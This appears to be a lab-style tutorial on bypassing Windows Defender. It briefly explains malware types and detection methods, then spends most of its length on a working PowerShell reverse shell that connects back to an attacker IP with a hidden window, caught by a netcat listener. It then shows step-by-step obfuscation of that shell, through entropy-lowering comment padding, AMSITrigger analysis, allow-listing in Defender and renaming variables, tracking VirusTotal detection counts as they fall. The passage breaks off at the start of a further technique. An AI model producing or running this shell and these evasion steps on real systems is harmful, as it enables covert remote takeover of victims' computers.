Bypassing windows defender

Abstract

The Windows operating system is widely known. The default installation of Windows Defender protects the operating system and its contents from malware infection.
It stops malware from being installed on Windows.
In this, we'll learn about the many techniques used in malware detection, how to bypass Windows Defender, and how to build a simple reverse shell using Powershell.

Introduction

1. Malware:

A file or code that is sent via a network has the ability to steal data, infect files, and take over a system. It comes in numerous forms and variations. The term "malware" is used to refer to an y type of hazardous malicious software. Some examples of malware.

a. Botnet:

A botnet is a group of Internet-connected devices, each of which runs one or more bots. Botnets can be used to perform Distributed Denial-of-Service attacks, steal data, send spam, and allow the attacker to access the device and its connection. The owner can control the botnet using command and control software.

b. RAT:

Remote access trojans (RATs) are malware designed to allow an attacker to remotely control an infected computer. Once the RAT is running on a compromised system, the attacker can send commands to it and receive data back in response.

c. Computer worm:

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. It often uses a computer network to spread itself, relying on security failures on the target computer to access it. It will use this machine as a host to scan and infect other computers. When these new worm-invaded computers are controlled, the worm will continue to scan and infect other computers using these computers as hosts, and this behavior will continue.

d. Reverse shell:

Attackers can get around firewalls and other network security measures by using reverse shells. On a local workstation, the victim can start an outgoing connection to the attacker's command server by installing the reverse shell.


2. Different approaches to identify malware:

There are many types & variants in malware. Now lets understand how this malware is detected by defense mechanism such as antivirus or defender.
Mainly there are 3 different types of detection techniques.


1. Signature based detection
2. Heuristic based detection
3. Behavior based detection

1. Signature based detection:


Malware can be found using signature-based detection, which is a popular technique. Where will compare the signature of a specific file with a variety of malware signature databases? It is labelled as malware if it finds any matches. This is what the majority of antivirus engines perform.



2. Heuristic based detection:
Heuristic analysis can make use of several methods. Decompiling a suspicious application and looking through its source code is one heuristic technique called static heuristic analysis. Then, the heuristic database's list of known viruses is compared to this code. A potential threat is identified in the code if a specific percentage of its source code matches anything in the heuristic database.
Dynamic heuristics are another approach. Scientists keep questionable materials in controlled environments, such as secure labs, and conduct experiments on them in order to assess the material without putting people in danger. For heuristic analysis, the procedure is comparable, except it takes place virtually.



3. Behavior based detection:
Before an object can truly carry out its intended behavior, behavior-based malware detection assesses it based on those actions. Usually, this is achieved by turning it on in a solitary setting, such a sandbox. Suspicious activity is detected in an object's behavior, or in certain situations, its potential behavior. Any attempt to carry out obviously forbidden or aberrant behaviors would suggest that the item is malicious, or at the very least, suspicious.



Windows defender:

One of Microsoft Windows' antivirus programs is Microsoft Defender Antivirus (previously Windows Defender). It was first made available as a free anti-spyware download for Windows XP, and Windows Vista and Windows 7 came pre-installed with it. It has developed into a comprehensive antivirus tool that, in Windows 8 or later editions, replaces Microsoft Security Essentials.

Bypassing windows defender

Requirements:

Windows machine(Victim machine): to pretend to be the victim computer on which the reverse shell will be executed in order to see if the defender is picking it up.
Linux machine(Attacker machine): to perform the role of an attacker computer in order to capture the reverse shell and create an undetectable reverse shell.
VirusTotal: to use reverse shells on several search engines and determine whether any of them are flagged as malicious.
Netcat: Its basic catcher of shells. We intend to execute it on a Linux system and utilise it for capturing Powershell reverse shells..
AMSI trigger: Its a tool to identify the malware triggers.

Lets build a simple reverse shell in power shell

```
┌──(bhanu㉿kali)-[~]
└─$ Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
```

Above mentioned powershell code is simple reverse shell

```
{$client = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$
```

This line specifies ip and port that reverseshell send connection. Here we given attacker machine ip & port means whenever we run this script on powershell it will send the connection to that ip & port.

Lets activate a netcat listener on attacker machine and run this code on powershell prompt of victim machine and see whether defender marking it as malware or not

```
┌──(bhanu㉿kali)-[~]
└─$ nc -lnp 4443
```

This command activate listener on attacker machine now lets run the reverse shell on windows powershell prompt


```
PS C:\Users\kali> Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
At line:1 char:1
+ Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Obj ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\kali>
```

As we already know defender can detect malicious power shell scripts. Its detected this power shell script and marked it as malware as a result we will not get any reverse shell connection on attacker machine


```
┌──(bhanu㉿kali)-[~]
└─$ nc -lnp 4443
```

Lets upload the same reverse shell to check how many antivirus engines marking it as malware. For that open any text editor, place the code inside it and save it with any name (here we saved it as: rev-shell.ps1)

Now open virustotal.com and upload the file



It got detected by 21 antivirus engines




Now lets apply some bypass techniques. Evade different antivirus engines (Note: here our aim is to bypass windows defender)

Entropy
Identify detection triggers
Renaming objects & Removing excess contents
Cmdlet quote interruption
Randomize character cases
Play with strings
Play with comments


1. **Entropy:**

Entropy generally defined as measure of randomness or disorder of a system. Its very important in antivirus evasion. Because malware often contains code that is highly randomized, Encrypted or encoded to make it more difficult to analyze & detect. Anti-virus also uses this entropy method to identify malware.
In this section we are going calculate the reverse shell entropy & also we are going to reduce the entropy by adding same character or word multiple times.
Lets calculate entropy of our script first. I am going to use planetcalc.com website's Shannon entropy calculator.
Link: https://planetcalc.com/2476/
Copy paste script and click on calculate

Its showing 5.03 to reduce entropy lets add letter a(Note: use any letter or word in place of 'a') in multiple lines as comment.




Once we add it we can see 3.75 we reduced entropy by this method.
After this change reupload this updated script to virustotal




We are able to escape from on antivirus engine. Now lets apply other methods.

2. Identify detection triggers

Lets use AMSItrigger executable and minimize the detection triggers
To do this task we need to download AMSItrigger from the below website and store our powershell script on that windows machine but what happened. defender detecting it as malware and removing it from the system. So to make this test successful go to defender and add this script to allowed threats now it will not detect the script. Once we done with this detection test we are going remove it from allowed threats and continue our further testing.
Link AMSItrigger: https://github.com/RythmStick/AMSITrigger/releases/tag/v3




we are successfully added this threat to allowed threats
Lets continue our test
Now open cmd. Go to same directory where you stored this files



Now run this below command to get detection triggers
.\AmsiTrigger_x64.exe -f 3 -i rev-shell.ps1 here -f means format(supplied 3 means it will display triggers with code) and -i means input file

```
C:\Users\kali\Downloads>.\AmsiTrigger_x64.exe -f 3 -i rev-shell.ps1
Start-Process $PSHOME\powershell.exe -ArgumentList {$client <# aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa #>= New-O
bject System.Net.Sockets.TCPClient('192.168.133.135',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
```

Now we know the detection triggers lets try to work on them.
After this remove the reverse shell from allowed threats after this it automatically defender deletes the reverse shell script from the system.



3. **Renaming objects & Removing excess contents**

Lets remove the excessive content outside flower braces including flower braces that may trigger detection

```
1 $client = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
  $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
  String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
  $stream.Flush()};$client.Close()
```

its look like this after removing that excessive content (here we also removed <# aaaa #> letters comment to avoid confusion while we renaming variables. we will add it back once we rename all variables in next step)
Now lets utilize python uuid library and replace every variable name in the script with uuid's(universal unique identifiers)

```
┌──(bhanu㉿kali)-[~]
└─$ python3
Python 3.11.4 (main, Jun  7 2023, 10:13:09) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from uuid import uuid4
>>> print(uuid4().hex)
f6bd8c8c36464ae4adf19c74b7c714e6
>>>
```

```
1 $f6bd8c8c36464ae4adf19c74b7c714e6 = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$stream = $f6bd8c8c36464ae4adf19c74b7c714e6.GetStream();[byte[]]
  $bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
  $sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
  $stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$f6bd8c8c36464ae4adf19c74b7c714e6.Close()
```


we replaced $client with $uuid apply same method and replace all the variables
Finally the script looks like this after replacing all the variables

```
1 $f6bd8c8c36464ae4adf19c74b7c714e6 = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$7eaa6c35403a4555af7ee64da12166d3 =
  $f6bd8c8c36464ae4adf19c74b7c714e6.GetStream();[byte[]]$a48a0be674ff466ba0e575fdfe41d01f = 0..65535|%{0};while(($ac4cbb4a470a40d78525db5d0a5e480e =
  $7eaa6c35403a4555af7ee64da12166d3.Read($a48a0be674ff466ba0e575fdfe41d01f, 0, $a48a0be674ff466ba0e575fdfe41d01f.Length)) -ne 0){;$f438fbfe834e4593b1d8bfed485ca521 =
  (New-Object -TypeName System.Text.ASCIIEncoding).GetString($a48a0be674ff466ba0e575fdfe41d01f,0, $ac4cbb4a470a40d78525db5d0a5e480e);$7cc28e79fc6d4c79a5b85efec74d5134
  = (iex $f438fbfe834e4593b1d8bfed485ca521 2>&1 | Out-String );$f303cc2a5a5846f3aada6fc17471a128 = $7cc28e79fc6d4c79a5b85efec74d5134 + 'PS ' + (pwd).Path + '> ';
  $09297f5644e24daf8d77f50088c322d7 = ([text.encoding]::ASCII).GetBytes($f303cc2a5a5846f3aada6fc17471a128);
  $7eaa6c35403a4555af7ee64da12166d3.Write($09297f5644e24daf8d77f50088c322d7,0,$09297f5644e24daf8d77f50088c322d7.Length);$7eaa6c35403a4555af7ee64da12166d3.Flush()};
  $f6bd8c8c36464ae4adf19c74b7c714e6.Close()
```

Lets add our <# aaaa #> comment back to script.

```
1 $f6bd8c8c36464ae4adf19c74b7c714e6
  <#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaa #> = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$7eaa6c35403a4555af7ee64da12166d3 = $f6bd8c8c36464ae4adf19c74b7c714e6.GetStream();
  [byte[]]$a48a0be674ff466ba0e575fdfe41d01f = 0..65535|%{0};while(($ac4cbb4a470a40d78525db5d0a5e480e =
  $7eaa6c35403a4555af7ee64da12166d3.Read($a48a0be674ff466ba0e575fdfe41d01f, 0, $a48a0be674ff466ba0e575fdfe41d01f.Length)) -ne 0){;$f438fbfe834e4593b1d8bfed485ca521 =
  (New-Object -TypeName System.Text.ASCIIEncoding).GetString($a48a0be674ff466ba0e575fdfe41d01f,0, $ac4cbb4a470a40d78525db5d0a5e480e);$7cc28e79fc6d4c79a5b85efec74d5134
  = (iex $f438fbfe834e4593b1d8bfed485ca521 2>&1 | Out-String );$f303cc2a5a5846f3aada6fc17471a128 = $7cc28e79fc6d4c79a5b85efec74d5134 + 'PS ' + (pwd).Path + '> ';
  $09297f5644e24daf8d77f50088c322d7 = ([text.encoding]::ASCII).GetBytes($f303cc2a5a5846f3aada6fc17471a128);
  $7eaa6c35403a4555af7ee64da12166d3.Write($09297f5644e24daf8d77f50088c322d7,0,$09297f5644e24daf8d77f50088c322d7.Length);$7eaa6c35403a4555af7ee64da12166d3.Flush()};
  $f6bd8c8c36464ae4adf19c74b7c714e6.Close()
```

It looks like this after we add back our comment.
Now lets upload this script to virus total and check



Its just detected by 13 antivirus engines now lets run this script again back in windows and lets see whether we are able bypass windows defender.

```
PS C:\Users\kali> $f6bd8c8c36464ae4adf19c74b7c714e6 <#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa #> = New-Object System.Net.Sockets.TCPClient('192.168.133.135',4443);$7eaa6c35403a4555af7ee64da12166
d3 = $f6bd8c8c36464ae4adf19c74b7c714e6.GetStream();[byte[]]$a48a0be674ff466ba0e575fdfe41d01f = 0..65535|%{0};while(($ac4cbb4a470a40d78525db5d0a5e480e = $7eaa6c35403a4555af7ee64da12166d3.Read($a48a
0be674ff466ba0e575fdfe41d01f, 0, $a48a0be674ff466ba0e575fdfe41d01f.Length)) -ne 0){;$f438fbfe834e4593b1d8bfed485ca521 = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($a48a0be674ff466b
a0e575fdfe41d01f,0, $ac4cbb4a470a40d78525db5d0a5e480e);$7cc28e79fc6d4c79a5b85efec74d5134 = (iex $f438fbfe834e4593b1d8bfed485ca521 2>&1 | Out-String );$f303cc2a5a5846f3aada6fc17471a128 = $7cc28e79f
c6d4c79a5b85efec74d5134 + 'PS ' + (pwd).Path + '> ';$09297f5644e24daf8d77f50088c322d7 = ([text.encoding]::ASCII).GetBytes($f303cc2a5a5846f3aada6fc17471a128);$7eaa6c35403a4555af7ee64da12166d3.Write
($09297f5644e24daf8d77f50088c322d7,0,$09297f5644e24daf8d77f50088c322d7.Length);$7eaa6c35403a4555af7ee64da12166d3.Flush()};$f6bd8c8c36464ae4adf19c74b7c714e6.Close()
At line:1 char:1
+ $f6bd8c8c36464ae4adf19c74b7c714e6 <#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Still its marked as malware lets do some more changes to the script.

4. Cmdlet quote interruption

